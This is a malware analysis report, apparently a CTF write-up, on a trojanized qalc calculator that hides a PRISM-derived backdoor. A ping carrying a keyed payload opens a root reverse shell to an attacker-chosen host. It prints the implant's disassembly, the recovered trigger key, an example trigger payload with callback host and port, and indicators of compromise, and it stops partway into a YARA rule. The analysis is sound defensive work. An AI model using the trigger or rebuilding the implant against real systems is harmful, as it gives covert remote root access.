CalcuRATor

A trojanized qalc calculator carrying a PRISM-derived, ICMP-triggered root reverse shell. A static and emulation-based teardown of how it hides, how it is triggered, and what it was built from.

REPORT	MAR-2026-1005
ANALYST	Jordan Lanham
DATE	5 October 2026
SUBJECT	calculator (ELF 64-bit, x86-64, Linux)
SEVERITY	High
SHA-256	`c89f2641cdedbc1ef041aaeb5b66e821436d99eef40e08087753f9735f3ad3e6`

Prepared by Jordan Lanham

Analyzed statically and under emulation.

1. Executive Summary

On the surface it is `qalc`, the command-line front end of the open-source **libqalculate** project. The calculator half is real. Someone just grafted a second program into it: a lightly modified copy of the open-source **prism** ICMP backdoor.

Run it as root and the binary forks a child, detaches from the terminal, renames itself **`wpad`** in the process table, and opens a **raw ICMP socket**. Then it waits. That is the whole trick. It never binds a TCP or UDP port, and `wpad` is a common and basic enough name that nobody looks twice, so `ss`, `netstat`, and `ps` all come back clean.

Nothing fires on its own. It takes one **ICMP echo request**, a plain ping, with a hard-coded key at the front of the payload and a `host port` pair after it. On a match, the backdoor forks a grandchild, connects back out to that host, and hands over an interactive `/bin/sh`. The key is not stored in the cleartext anywhere. It is XORed behind a short keystream, and it decodes to **`cdctf{1CMP_TR1GG3R$}`**.

Findings

#	Finding	Severity
F-1	Child process renames `argv[0]` to `wpad` to hide in `ps`	High
F-2	Backdoor triggers only on raw **ICMP echo request** (type 8)	High
F-3	XOR-obfuscated trigger key gates the payload	High
F-4	Two merged open-source projects: `libqalculate` + `prism`	Info
F-5	Root-only arming via `getgid()`; benign otherwise	Medium
F-6	Attacker-controlled reverse shell (`dup2` x3 then `execl /bin/sh`)	High

What it can and can't do

Capability	Present	Mechanism
Privilege-gated activation	Yes	Arms only when `getgid() == 0` (root)
Process masquerade	Yes	Rewrites `argv[0]` to `wpad`
Daemonization / TTY detach	Yes	`setsid()` + `chdir("/")`
Covert C2 signaling	Yes	Keyed raw-ICMP echo-request trigger (no bound port)
Payload obfuscation	Yes	XOR keystream over trigger key
Remote shell	Yes	`dup2` x3 then `execl("/bin/sh")`, attacker-chosen host
On-host persistence	No	No autostart/cron/service installed by the sample
File / registry tampering	No	None observed
Anti-analysis / packing	No	Unpacked; stripped only

2. Submitted Files (1)

One file was submitted for analysis.

Field	Value
File name	`calculator`
File size	7,868,520 bytes
File type	ELF 64-bit LSB PIE executable, x86-64
MD5	`b374dfbea7d356e1cec1111c9579c618`
SHA-1	`d07f419351c0fbf4ee27fd1d1da9f79a5b126153`
SHA-256	`c89f2641cdedbc1ef041aaeb5b66e821436d99eef40e08087753f9735f3ad3e6`
Build ID	`f169d268e2289debed0d7a7cb18739e084ef1a5a`

2.1 File properties

Property	Value
Linkage	Dynamically linked, **stripped**
Interpreter	`/lib64/ld-linux-x86-64.so.2`
Mitigations	NX enabled, PIE, partial RELRO, stack canary present
Compiler	GCC (GNU) 16.1.1 / 16.2.1, **two toolchains in one binary**
Packing / encryption	None (unpacked; stripped symbols only)

Two compilers, one file. `rabin2 -I` reports the compiler string as `GCC: (GNU) 16.1.1 20260728 GCC: (GNU) 16.2.1 20260810`. A clean build produces a single `.comment` entry. The presence of two distinct GCC build stamps is the first structural tell that **object code from two separate source trees was linked into one executable**, the calculator and the implant were compiled independently and merged.

Linked libraries (consistent with a genuine libqalculate build)

`libreadline.so.8`, `libhistory.so.8`, `libncursesw.so.6`, `libcurl.so.4`, `libxml2.so.16`, `libicuuc.so.78`, `libmpfr.so.6`, `libgmp.so.10`, `libstdc++.so.6`. These (GMP/MPFR for arbitrary-precision math, ICU for unit parsing, libxml2 for the definitions files, libcurl for exchange-rate retrieval) are exactly what upstream `qalc` depends on. Nothing in the import list hints at a backdoor; the implant relies only on standard libc syscall wrappers already present in the calculator.

---

3. Static Analysis

3.1 Host program: libqalculate / qalc

Most of the file is just the calculator. `.rodata` is full of libqalculate artifacts, so there is no guesswork about the host project:

- Version banner `5.12.0`, config scaffolding (`qalc.cfg`, `qalc.his`, `QALCULATE_USER_DIR`, `QALCULATE_DEFINITIONS_DIR`).
- The full `qalc` CLI help text and a pointer to `https://qalculate.github.io/manual/index.html`.

- Exchange-rate endpoints (ECB, Coinbase, NBRB) used by the currency features.
- Math symbol tables (`pow10`, `allroots`, `root(16, 4) = 3.2`, and so on).

`.text` is huge, around 5.4 MB, and nearly all of it is the C++ math engine. The malicious code is a tiny island in the middle of that. That is the whole reason it is easy to skim right past.

3.2 The implant: a grafted PRISM ICMP backdoor

The backdoor is a small cluster of functions near `.text+0x9b*` (virtual `0x12b2xx`-`0x12b5xx`), plus an activation gate up in `main` at `0xe959x`. None of what it calls belongs in a calculator.

In the imports/symbols view the out-of-place calls jump right out: `socket`, `fork`, `setsid`, `chdir`, `dup2`, `execl`, `recv`, `connect`, `gethostbyname`, `getgid`, `getuid`, `signal`, `memcmp`, `strncpy`. That mix in something billed as a calculator is the first thing that tips you off. The malicious control flow kicks off at the first `fork` (`0xe95e7`); its child branch at `0xf0f58` is the implant. The addresses below are where to look for each stage.

Activation gate (`0xe95b7`)

Immediately on entry, before any calculator logic. Capture points:

Address	What to look for	Meaning
`0xe95b7`	`call getgid` then `test eax,eax` / `jne 0xea98f`	privilege gate; a non-root launch jumps away
`0xe95c9`	`mov edi,0x11` (SIGCHLD) and `mov esi,0x1` (SIG_IGN) before `call signal`	worker processes cleaned up automatically
`0xe95e7`	`call fork` then `je 0xf0f58`	child branch is the backdoor, parent is the calculator
`0xea98f`	writes `I'm not root :(` then exits	the benign, non-privileged branch




Figure 3.1 *Binary Ninja disassembly at `0xe95b7`: the `getgid` privilege gate, `SIGCHLD` setup, and `fork` into the child (`je 0xf0f58`).*

The privilege test uses **`getgid()`** (group ID 0), while the user-facing "I'm not root" check elsewhere uses `getuid()`; both evaluate to 0 under a real root launch, which is why the program nags the user to run it as root. The non-privileged branch at `0xea98f` simply writes the string **`I'm not root :(`** and exits, the implant never executes unless it is privileged. That one branch is the entire difference in behavior: as a normal user it is just a calculator, and as root it forks the implant.

It also sets `signal(SIGCHLD, SIG_IGN)`, so finished worker processes get cleaned up on their own instead of hanging around in the process list. One less thing to notice.

Masquerade and daemonization (`0xf0f58`, child path)

Capture points:

Address	What to look for	Meaning
`0xf0f58`	`call setsid`	new session, detaches from the TTY
`0xf0f64`	`call chdir` with `rdi` = `0x5c7fa1` (`"/"`)	working directory set to `/`
`0xf0f7e`	`lea rsi,[0x5c832d]` then `call strncpy`	overwrites `argv[0]` with the string at `0x5c832d`
`0x5c832d`	string `"wpad"` (strings view)	the name the process masquerades as

```
000f0f58    // detach from TTY, then chdir to root
000f0f58  e853d9f9ff        call    setsid
000f0f5d  488d3d3d704d00    lea     rdi, [rel data_5c7fa1]
000f0f64  e887eaf9ff        call    chdir
000f0f69  488b8550d2ffff    mov     rax, qword [rbp-0x2db0]
000f0f70  488b18            mov     rbx, qword [rax]
000f0f73  4889df            mov     rdi, rbx
000f0f76  e895d8f9ff        call    strlen
000f0f7b  4889df            mov     rdi, rbx
000f0f7e    // overwrite argv[0] with wpad (process masquerade)
000f0f7e  488d35a8734d00    lea     rsi, [rel 0x5c832d]  {"wpad"}
000f0f85  31db              xor     ebx, ebx
000f0f87  4889c2            mov     rdx, rax
000f0f8a  e841d3f9ff        call    strncpy
000f0f8f  eb2e              jmp     0xf0fbf
```

Figure 3.2 *Binary Ninja disassembly at `0xf0f58`: `setsid`/`chdir` and the `strncpy` that rewrites `argv[0]` to the string at `0x5c832d` (annotated `{"wpad"}`).*

The child calls `setsid()` to leave the controlling terminal, then `chdir("/")`. After that it **writes the string `wpad` straight over its own `argv[0]`** (that string lives at `0x5c832d`) and spaces out the rest of the argument slots. So in `ps` and `/proc/<pid>/cmdline` it shows up as **`wpad`**. Web Proxy Auto-Discovery. Not a name anyone would flag on a Linux host. It is not really hiding so much as relabeling itself, which is why a sandbox run comes back saying "no unusual process." The name it takes is the recovered value `cdctf{wpad}`.

Listener: raw ICMP, no port (`0x12b460`)

Capture points:

Address	What to look for	Meaning
`0x12b461`	`esi=3` (SOCK_RAW), `edi=2` (AF_INET), `edx=1` (IPPROTO_ICMP) before `call socket`	raw ICMP socket, no port bound
`0x12b4bf`	`call recv` into the `rsp+0x20` buffer (0x400 bytes)	reads whole IP packets in a loop
binary-wide	no `bind` / `listen` / `accept` anywhere in imports	confirms it is not a TCP/UDP service




Figure 3.3 *Binary Ninja disassembly at `0x12b460`: `socket(AF_INET, SOCK_RAW, IPPROTO_ICMP)` (no bound port) and the `recv` loop.*

The socket call is `socket(AF_INET, SOCK_RAW, IPPROTO_ICMP)`. No `bind`, no `listen`, no `accept` anywhere in the binary. So it is not a TCP or UDP service in the first place, and a raw ICMP socket does not hold a port, which is the reason `ss -tlnp` shows nothing. From there it just reads whole IP packets into a 0x400-byte buffer, over and over.

Trigger validation (`0x12b4c8`)

Capture points:

Address	What to look for	Meaning
`0x12b4c8`	`cmp byte [rsp+0x34], 0x8`	ICMP type field must be 8 (echo request)
`0x12b4cf`	`cmp byte [rsp+0x3c], 0x63`	first payload byte must be `'c'`
`0x12b500-0x12b530`	`xor al,[rbp+rdx]` loop (`rbp` = `0x5e700f`), `cmp` against bytes at `0x5c62db`, 20 iterations	keyed payload check against the obfuscated trigger

```
0012b4c8    // ICMP type must be 8 (echo request)
0012b4c8  807c243408          cmp     byte [rsp+0x34 {var_414}], 0x8
0012b4cd  75d1                jne     0x12b4a0

0012b4cf    // first payload byte must be c
0012b4cf  807c243c63          cmp     byte [rsp+0x3c {var_40c}], 0x63
0012b4d4  75ca                jne     0x12b4a0

0012b4d6  488d35fead4900      lea     rsi, [rel data_5c62db]  {"89y9PVu5EeCQHv6zyRFI"}
0012b4dd  488d4c2420          lea     rcx, [rsp+0x20 {buf}]
0012b4e2  ba02000000          mov     edx, 0x2
0012b4e7  0f1f00              nop     dword [rax]
0012b4ea  66662e0f1f840000…   nop     word [rax+rax]
0012b4f5  66662e0f1f840000…   nop     word [rax+rax]

0012b500    // XOR payload against keystream, compare to ciphertext
0012b500  0fb6411d            movzx   eax, byte [rcx+0x1d]
0012b504  0fbe7e01            movsx   edi, byte [rsi+0x1]
0012b508  32441500            xor     al, byte [rbp+rdx]
0012b50c  0fb6c0              movzx   eax, al
0012b50f  39f8                cmp     eax, edi
0012b511  410f94c1            sete    r9b
0012b515  4883fa14            cmp     rdx, 0x14
0012b519  410f95c0            setne   r8b
0012b51d  4883c201            add     rdx, 0x1
0012b521  4883c601            add     rsi, 0x1
0012b525  4883c101            add     rcx, 0x1
0012b529  4584c1              test    r9b, r8b
0012b52c  75d2                jne     0x12b500

0012b52e  39f8                cmp     eax, edi
0012b530  0f856affffff        jne     0x12b4a0
```

Figure 3.4a *Disassembly at `0x12b4c8`: the ICMP type check (`cmp byte [rsp+0x34], 0x8`), the first-byte check, the ciphertext `{"89y9PVu5EeCQHv6zyRFI"}`, and the XOR comparison loop.*

For readability, the same function decompiled to Binary Ninja's Pseudo C makes the logic plain: a single `recv` loop, the one combined guard on ICMP type and first byte, and the XOR comparison against the embedded ciphertext.

```
0012b460    void sub_12b460() __noreturn

0012b460    {
0012b460        void* fsbase;
0012b483        int64_t var_20 = *(uint64_t*)((char*)fsbase + 0x28);
0012b461        // raw ICMP socket: SOCK_RAW, no bound port
0012b490        int32_t fd = socket(2, 3, 1);
0012b4ac        int32_t var_43c;
0012b4ac        int128_t var_438;
0012b4ac
0012b4ac        while (true)
0012b4ac        {
0012b4ac            void buf;
0012b4ac            memset(&buf, 0, 0x401);
0012b4bf            int32_t rax;  // read raw ICMP packets in a loop
0012b4bf            int512_t zmm0_1;
0012b4bf            rax = recv(fd, &buf, 0x400, 0);
0012b4c6            char var_414;
0012b4c6            char var_40c;
0012b4c6
0012b4cf            // first payload byte must be c
0012b4c8            // ICMP type must be 8 (echo request)
0012b4c6            if (rax > 0 && var_414 == 8 && var_40c == 0x63)
0012b4c6            {
0012b4d6                char const* const rsi_2 = "89y9PVu5EeCQHv6zyRFI";
0012b4dd                void* rcx_1 = &buf;
0012b4e2                int64_t rdx_1 = 2;
0012b52c                uint32_t rax_2;
0012b52c                int32_t rdi_3;
0012b52c                bool r8_1;
0012b52c                bool r9_1;
0012b52c
0012b52c                do
0012b52c                {
0012b504                    rdi_3 = (int32_t)rsi_2[1];
0012b500                    // XOR payload against keystream, compare to
0012b500                    // ciphertext
0012b50c                    rax_2 = (uint32_t)*(uint8_t*)((char*)rcx_1 + 0x1d)
0012b50c                        ^ (uint32_t)*(uint8_t*)(&data_5e700f + rdx_1);
```

Figure 3.4b *The same listener/trigger function (`sub_12b460`) as Pseudo C: `socket(2, 3, 1)` is `AF_INET/SOCK_RAW/IPPROTO_ICMP`; the guard `var_414 == 8 && var_40c == 0x63` is the type-8 and first-byte-`'c'` check; the `do` loop is the keyed XOR compare.*

Offsets `0x34` and `0x3c` land on the ICMP **type** field and the **first payload byte**, counting from the start of the IP header in the buffer. Type has to be 8. A real echo **request**. An echo reply (type 0) gets thrown out. And here is the part that makes it practical: anything on the internet is getting pinged nonstop, so this branch is firing all day whether or not someone is actually after this box. The packet it reacts to is a plain inbound ICMP echo request, the recovered value `cdctf{ICMP ECHO REQUEST}`. Clearing the type check is not the end of it, though. It then walks the payload byte-for-byte against an obfuscated key (Section 3.3). Without the right payload, nothing happens.

Command parse and reverse shell (`0x12b536` to `0x12b330`)

On a valid trigger the payload tail is parsed and a reverse shell is launched. Capture points:

Address	What to look for	Meaning

`0x12b546`	`lea rsi,[0x5c62f0]` (`"%15s %d"`) then `call sscanf`	parses `host` and `port` from the payload
`0x12b57a`	`cmp rax, 0x6`	requires a host string longer than 6 chars
`0x12b584`	`call fork`	a grandchild process runs the shell
`0x12b3e9` / `0x12b3f5` / `0x12b401`	three `call dup2`	wires the socket to stdin, stdout, stderr
`0x12b406`	`lea rsi,[0x5c62d3]` (`"/bin/sh"`) then `call execl`	executes the shell




Figure 3.5 *Binary Ninja disassembly in `0x12b330`: the banner `write`, three `dup2` calls wiring the socket to stdio, and `execl` on `{"/bin/sh"}`.*

The reverse-shell routine at `0x12b330` resolves the host with `gethostbyname`, fills in a `sockaddr_in` (that `rol ax, 8` is just `htons` on the port), connects, and writes a short ANSI-colored banner. Then the `dup2`/`execl` sequence from above. It is the standard `dup2 x3 + execl("/bin/sh")` pattern. The part that matters is where it calls back. That is **attacker-controlled**. The address is inside the trigger packet, so the operator chooses the destination on every ping. Nothing is hard-coded. There is no fixed C2 string to carve out of the binary and put on a blocklist.

3.3 Trigger-key deobfuscation

The trigger is not stored in clear text. The comparison XORs each payload byte against a 20-byte **keystream** at `0x5e700f` and compares to a **ciphertext** at `0x5c62db`, with the literal first byte `'c'` checked separately.

Artifact	VA	Bytes
Keystream	`0x5e700f`	`FF 5B 5D 1A 4D 36 2D 44 76 08 35 1C 05 1A 47 71 3D 4A 00 62 34`
Ciphertext	`0x5c62db`	`"89y9PVu5EeCQHv6zyRFI"`




Figure 3.6 *Binary Ninja data view: the 20-byte XOR keystream at `0x5e700f` (top) and the ciphertext string at `0x5c62db` (bottom), alongside `/bin/sh` and `%15s %d`.*

Recovering the plaintext is a short XOR over the two arrays, following the loop's index alignment (`keystream[2+i]` XOR `ciphertext[1+i]`, with the first byte fixed to `'c'`). A few lines of Python is enough:

```
$ cat recover_trigger.py
keystream  = bytes.fromhex("ff5b5d1a4d362d447608351c051a47713d4a006234")
ciphertext = b"89y9PVu5EeCQHv6zyRFI"
trigger = "c" + "".join(chr(keystream[2 + i] ^ ciphertext[1 + i]) for i in range(19))

print(f"Recovered Trigger: {trigger}")

$ python3 recover_trigger.py
Recovered Trigger: cdctf{1CMP_TR1GG3R$}
```

Figure 3.8 *Recovering the trigger string with a short script. The 20-byte result is `cdctf{1CMP_TR1GG3R$}`.*

That string is not just the deobfuscation answer. It is the key. It is the exact prefix the echo payload has to open with. So the full thing the backdoor sits there waiting for is `cdctf{1CMP_TR1GG3R$} <callback-host> <callback-port>`.

3.4 Attribution of the two merged projects

Step back and it is two separate codebases bolted into one file. The clean half announces itself in the strings. The malicious half you recognize by behavior. And the two different GCC build stamps from Section 2 back it up, There is no legitimate reason for software to be built with two separate compilers. What to look for:

Evidence	Where to look	Points to
strings `qalc`, `libqalculate`, `qalculate.github.io`	strings view	the host project, `libqalculate`
GMP / MPFR / ICU / libxml2 dependencies	dynamic / linked libraries	the host project's real dependencies
two GCC build stamps in one file	ELF header / `.comment` section	two separately compiled source trees
the backdoor behavior catalogued in Section 3.2	the implant functions	the `prism` ICMP backdoor




Figure 3.7 *Binary Ninja data view at `0x5c60c7`: the `libqalculate` string among the qalc command vocabulary, identifying the host project.*

- **Host:** `libqalculate`, confirmed by the `libqalculate` strings, the

`qalc` CLI, GMP/MPFR/ICU/libxml2 dependencies, and the manual URL.

- **Implant:** `prism`, an open-source Linux ICMP backdoor whose published

behavior lines up with this sample on every point: fork on privileged launch, rename to `wpad`, raw ICMP socket, keyed echo-request trigger carrying `host port`, and a `/bin/sh` reverse shell.

The sample is a graft of these two projects, the recovered value `cdctf{libqalculate/prism}`.

4. Dynamic Behavior Confirmation (Emulation)

I did not run the sample. Instead, I pulled the trigger-check code out and ran it under the Unicorn CPU emulator in python, which lets me prove which way the branch goes without touching a network or needing root. I fed the listener's parse/compare block (`0x12b4c8`-`0x12b536`) crafted raw-packet buffers, with the keystream base (`rbp = 0x5e700f`) set the way the live binary sets it:

Test input	ICMP type	Result
`cdctf{1CMP_TR1GG3R$} 10.13.37.1 4444`	8 (echo request)	**ACCEPT, parse host and port**
`cdctf{1CMP_TR1GG3R#} 10.13.37.1 4444` (one byte wrong)	8	REJECT, keep listening
`1CMP_TR1GG3R$ 10.13.37.1 4444` (key without `cdctf{}` wrapper)	8	REJECT, keep listening
`cdctf{1CMP_TR1GG3R$} ...`	0 (echo **reply**)	REJECT, keep listening

The valid input takes the accept path. All three negatives fail. Flip one byte of the key, it rejects. Strip the `cdctf{}` wrapper off, it rejects. Send the right key on the wrong ICMP type, it rejects. So that nails down two things at once: the exact trigger string, and the fact that it only fires on an echo **request** (type 8), never a reply.

5. Execution Flow

Stage	Condition or action	Result
Launch	Program is started as root	Continue
Privilege check	`getgid() == 0` ?	No: print "I'm not root" and exit (stays a plain calculator). Yes: continue
Fork	`signal(SIGCHLD, SIG_IGN)`; `fork()`	Parent runs the normal qalc prompt (the cover). Child becomes the implant
Daemonize	`setsid()`; `chdir("/")`; set `argv[0] = "wpad"`	Detaches from the terminal and hides in the process list (F-1)
Listen	`socket(AF_INET, SOCK_RAW, ICMP)`; `recv()` loop	Raw ICMP, no listening port (F-2)
Filter	ICMP type is 8 and the payload starts with `cdctf{1CMP_TR1GG3R$}`	No match: ignore and keep listening (F-3). Match: continue
Fire	parse host and port; `fork()`; `connect()`; `dup2` x3; `execl("/bin/sh")`	Root reverse shell back to the attacker's host (F-6)

6. Indicators of Compromise

Host-based

Type	Value
SHA-256	`c89f2641cdedbc1ef041aaeb5b66e821436d99eef40e08087753f9735f3ad3e6`
Masquerade process name	`wpad` (running as root, `cwd = /`, detached session)
Suspicious socket	Process holding an `AF_INET`/`SOCK_RAW`/`IPPROTO_ICMP` socket
Child of a calculator with no controlling TTY	`wpad` reparented to init
Embedded strings	`CalcuRATor v5.12.0 started`, `I'm not root :(`, `89y9PVu5EeCQHv6zyRFI`

Network-based

Type	Value
Trigger	ICMP **echo request** (type 8) whose payload begins `cdctf{1CMP_TR1GG3R$}` followed by `host port`
Egress	Unexpected outbound TCP connection **originating from a root-owned `wpad` process** to an arbitrary host/port moments after an inbound ping
Shell banner	30-byte ANSI-colored banner written to the socket on connect

> **Detection note:** The callback address is never static, it is delivered inside each trigger ping. Hunt on the *behavior* (root `wpad` + raw ICMP socket + outbound connect), not on a fixed C2 indicator.

YARA

```
rule LINUX_Backdoor_CalcuRATor_PRISM_ICMP
{
    meta:
```

```
